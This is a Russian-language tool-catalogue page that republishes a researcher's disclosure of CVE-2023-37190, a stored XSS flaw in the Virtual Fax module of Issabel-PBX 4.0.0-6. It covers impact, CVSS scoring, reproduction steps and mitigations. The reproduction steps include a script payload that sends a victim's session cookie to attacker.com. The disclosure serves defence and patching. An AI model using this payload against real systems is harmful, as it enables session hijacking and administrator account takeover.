
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-37190 — В Issabel-PBX версии 4.0.0-6 существует уязвимость хранимого межсайтового скриптинга (Stored Cross-Site Scripting, XSS). Приложение не выполняет надлежащую очистку и кодирование пользовательского ввода перед сохранением его в базе данных и последующим отображением в веб-интерфейсе. | Kitploit
Инструменты/GitHubGitHub/sahiloj/cve-2023-37190
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьСтатьи и ИсследованияОбучение и Образование
GitHubsahiloj/cve-2023-37190

CVE-2023-37190

Репозиторий
1167 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →

Описание

В Issabel-PBX версии 4.0.0-6 существует уязвимость хранимого межсайтового скриптинга (Stored Cross-Site Scripting, XSS). Приложение не выполняет надлежащую очистку и кодирование пользовательского ввода перед сохранением его в базе данных и последующим отображением в веб-интерфейсе.

Поделиться

CVE-2023-37190 — Issabel-PBX 4.0.0-6: Хранимый межсайтовый скриптинг (XSS)

CVE Severity Type Affected Version


📋 Обзор

ПолеДетали
Идентификатор CVECVE-2023-37190
УязвимостьХранимый межсайтовый скриптинг (XSS)
Затронутый продуктIssabel-PBX
Затронутая версия4.0.0-6
СерьёзностьСредний (оценка CVSS v3.1: 5.4)
ОбнаружилSahil Ojha
Дата раскрытия07 июля 2023
ПроизводительIssabel
Исходный кодIssabelFoundation/issabelPBX
Протестировано наWindows

📝 Описание

В Issabel-PBX версии 4.0.0-6 существует уязвимость хранимого межсайтового скриптинга (XSS). Приложение не выполняет надлежащую санитизацию и кодирование пользовательского ввода перед сохранением его в базе данных и последующим выводом в веб-интерфейсе.


Уязвимость присутствует в модуле Virtual Fax, а именно в форме создания "New Virtual Fax". Два входных параметра — Virtual Fax Name и Caller ID Name — не проходят достаточную проверку входных данных или кодирование вывода. Это позволяет аутентифицированному злоумышленнику с низкими привилегиями внедрить и постоянно сохранить вредоносную JavaScript-нагрузку в приложении.

После сохранения вредоносный скрипт автоматически выполняется в браузере любого пользователя (включая администраторов), который посещает затронутую страницу, без каких-либо дополнительных действий со стороны злоумышленника.


⚠️ Воздействие

Злоумышленник, успешно эксплуатирующий эту уязвимость, может:

  • Похищать файлы cookie сеансов и перехватывать аутентифицированные пользовательские сеансы, включая учётные записи администраторов.
  • Выполнять действия от имени жертв, например изменять конфигурации, добавлять пользователей или изменять системные настройки.
  • Перенаправлять пользователей на фишинговые страницы или страницы распространения вредоносных программ, контролируемые злоумышленником.
  • Портить интерфейс приложения, что сказывается на пользовательском опыте и доверии.
  • Доставлять вредоносное ПО или эксплойты для браузеров всем пользователям, посещающим затронутую страницу.
  • Осуществлять кейлогинг или перехватывать конфиденциальную информацию, вводимую на странице.

Поскольку нагрузка является хранимой (постоянной), она затрагивает каждого пользователя, посещающего уязвимую страницу, до тех пор, пока не будет удалена — что делает эту уязвимость более серьёзной, чем отражённый XSS.


🔢 Оценка CVSS v3.1

МетрикаЗначение
Базовый балл5.4 (Средний)
Вектор атакиСеть
Сложность атакиНизкая
Требуемые привилегииНизкие
Взаимодействие с пользователемТребуется
Область действияИзменена
КонфиденциальностьНизкая
ЦелостностьНизкая
ДоступностьОтсутствует

🔍 Детали уязвимости

  • Тип уязвимости: Хранимый межсайтовый скриптинг (CWE-79)
  • Затронутый компонент: Модуль Virtual Fax → форма New Virtual Fax
  • Уязвимые параметры:
    • Virtual Fax Name
    • Caller ID Name
  • Требуется аутентификация: Да (аутентифицированный пользователь с низкими привилегиями)
  • Корневая причина: Отсутствие санитизации входных данных и кодирования вывода для затронутых параметров перед сохранением в базе данных и выводом в веб-интерфейсе.

🛠️ Шаги по воспроизведению

Предварительные условия

  • Запущенный экземпляр Issabel-PBX версии 4.0.0-6.
  • Действительные учётные данные учётной записи с доступом к модулю Fax (обычный пользователь или администратор).

Шаги по воспроизведению

Шаг 1: Войдите в веб-приложение Issabel-PBX, используя действительные учётные данные.

Шаг 2: Перейдите в раздел Fax → Virtual Fax → New Virtual Fax.

Внедрите следующую XSS-нагрузку в поля Virtual Fax Name и/или Caller ID Name:

<script>alert('XSS-CVE-2023-37190')</script>

Более впечатляющая proof-of-concept нагрузка, демонстрирующая кражу файлов cookie сеанса (обратите внимание: в реальных атаках используется HTTPS, чтобы избежать перехвата похищенных cookie при передаче):

<script>document.location='https://attacker.com/steal?c='+document.cookie</script>

Заполненная форма с внедрённой нагрузкой должна выглядеть примерно так, как показано на снимке экрана ниже:

Step 2 - Injecting XSS payload into Virtual Fax Name and Caller ID Name fields

Шаг 3: Нажмите кнопку Save, чтобы отправить форму. Нагрузка теперь постоянно сохранена в базе данных приложения.

Шаг 4: Перейдите на страницу списка Virtual Fax (или попросите другого пользователя — например, администратора — посетить эту страницу). Сохранённый скрипт автоматически выполнится в браузере посетителя, как показано ниже:

Step 4 - Stored XSS payload executing in the browser


🩹 Смягчение и устранение уязвимости

Пользователям и администраторам Issabel-PBX настоятельно рекомендуется применить следующие меры:

  1. Проверка входных данных: Внедрите строгую серверную проверку всех пользовательских входных данных. Отклоняйте или санитизируйте ввод, содержащий специальные HTML-символы (<, >, ", ', &).
  2. Кодирование вывода: Применяйте контекстно-зависимое кодирование вывода (кодирование HTML-сущностей) при отображении пользовательских данных в веб-интерфейсе, чтобы предотвратить выполнение скриптов.
  3. Политика безопасности контента (CSP): Внедрите строгий HTTP-заголовок Content-Security-Policy, чтобы ограничить источники, из которых могут выполняться скрипты, снизив воздействие XSS-уязвимостей.
  4. Обновление / патч: Следите за официальным репозиторием Issabel и применяйте все исправления безопасности, выпущенные производителем.
  5. Минимальные привилегии: Ограничьте доступ к чувствительным модулям, таким как Virtual Fax, только теми пользователями, которым он необходим, чтобы уменьшить поверхность атаки.

📚 Ссылки

  • NVD — CVE-2023-37190
  • Запись CVE в MITRE
  • Официальный сайт Issabel
  • IssabelFoundation/issabelPBX на GitHub
  • CWE-79: Некорректная нейтрализация входных данных при генерации веб-страницы ('Cross-site Scripting')
  • OWASP: Межсайтовый скриптинг (XSS)

👤 Автор

Sahil Ojha
Исследователь в области безопасности
GitHub: @sahiloj


Скачать инструмент